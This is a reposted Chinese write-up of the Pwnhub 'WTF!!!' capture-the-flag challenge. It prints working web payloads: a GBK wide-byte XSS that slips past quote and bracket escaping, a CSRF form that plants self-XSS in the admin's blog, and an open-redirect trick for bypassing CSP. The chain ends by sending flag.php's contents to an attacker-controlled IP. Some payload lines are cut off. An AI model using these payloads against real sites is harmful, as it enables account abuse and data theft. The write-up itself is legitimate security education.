Pwnhub-WTF!!!-Writeup

转载

dengzhasong7076 于 2016-12-11 21:34:00 发布 59 收藏
文章标签： php 运维
原文链接：http://www.cnblogs.com/iamstudy/articles/pwnhub_wtf_writeup.html

先膜一发火日巨佬。

注册帐号后登陆进去看到源代码的一些信息。

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <title>Blog System</title>
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta charset="GBK">
        <link rel="stylesheet" href="/css/bootstrap.min.css" media="screen">
        <link rel="stylesheet" href="/css/bootswatch.min.css">
        <link rel="stylesheet" href="/css/main.css"/>
    </head>
<body>
    <audio autoplay="autoplay" controls="controls" preload="auto" src="bgm.mp3" id="music"></audio>
    <!-- The flag is at /flag.php -->
    <div class="navbar navbar-default navbar-fixed-top">
```

过滤了双引号、单引号、左尖括号、右尖括号，而且还转义了。前面看到页面是GBK，所以尝试了一下宽字符，发现是可以xss的。

```
<script>alert(1)</script>
String.fromCharCode(60,115,99,114,105,112,116,62,97,108,101,114,116,40,49,41,60,47,115,99,114,105,112,116,6

POST内容：

%aa\74img onerror=document.write(String.fromCharCode(60,115,99,114,105,112,116,62,97,108,101,114,116,40,49,
```

用burp发包了一下。最后到浏览器经过dom，可以实现弹框。

```
<script>
title="aaaaaa";
content="2a猞\74img onerror=document.write(String.fromCharCode(60,115,99,114,105,112,116,62,97,108,101,114,116,40,49,41,60,47,115,99,114,105,112,116,62)) src=a猞\76";
$("#title").html(title);
$("#content").html(content);
</script>
```

当时发现能xss，于是就把自己的页面发给report bugs。后面看到提示

```
- 2016.12.10 00:00:00admin只是一个用户名 没有特权
```

才意识到，这是一个self-xss，而且admin并没有权限去访问你的页面…另外cookie好像是使用httponly。自己测试自己用户的时候并不能拿到cookie
所以可以使用csrf去给管理员添加一个含有xss代码的文章页面，再去访问那个页面，从而导致self-xss代码执行。在弄那个report bugs的时候发现好些也不能发送其他域名的地址。后面抓包找到了一个跳转。

```
http://54.223.108.205:23333/login.php?redirecturl=http://54.223.108.205:23333/new.php
```

所以可以开始进行构造。

csrf页面，进行文章的添加，要注意的是，js里面`\74`url编码会自己转换为字符的，另外最关键的就是宽字节的高位，%aa是不行的，用一个中文字符，然后unescape一下就好了。`%u8FD8%5c74` ，其中xss的代码是获取flag.php的内容，然后再将这些发给自己的ip。

另外的问题就是csp的绕过，利用302的跳转就可以了：

```
http://www.cnblogs.com/iamstudy/articles/bypass_csp_study.html
```

```
<script>
love=function(){var c={version:{name:"Elastic Love",author:"quininer",version:"141229"},conf:{protocol:"{{=
love.req.post("http://54.223.108.205:23333/new.php", {
    title: "lemon",
    content: unescape("2a%u8FD8%5c74img onerror=document.write(String.fromCharCode(60,115,99,114,105,112,11
    submit: "submit"
}, true);
</script>
```

最后就可以进行提交bug了，这时候admin就会被添加一个文章。


```
http://54.223.108.205:23333/login.php?redirecturl=//ip/c.html
```

再进行文章的访问：

```
http://54.223.108.205:23333/login.php?redirecturl=//ip/c1.html

<script>
location="http://54.223.108.205:23333/view.php?id=MTU2MTg3";
</script>
```

其中id是数字递增的，可以等c.html被访问后，也就是admin创建一篇文章后，立刻再用其他用户账户新建一篇文章，然后看其id，进行一个推测(admin创建文章的id)。



题外话

看到其他大佬们在做这个题目的时候还遇上了一些其它的坑，比如。
1、获取flag.php网页的内容的时候用base64编码了一下。然后内容存在~~~~
编码的时候就会出现+，这个符号在url中表示为空格，＝。＝，后面的数据也就接收不到啦。

2、另外的就是bot用的是firefox去触发self-xss，csp的话，chrome的那个link预加载是不行的，如果不用302跳转的话，自己测试的预加载也就dns可以弄，但是那个数据处理会有点麻烦。

3、注意flag.php内容用escape去编码一下，flag中是中文形式，不编码返回的东西就会有点问题。

转载于:https://www.cnblogs.com/iamstudy/articles/pwnhub_wtf_writeup.html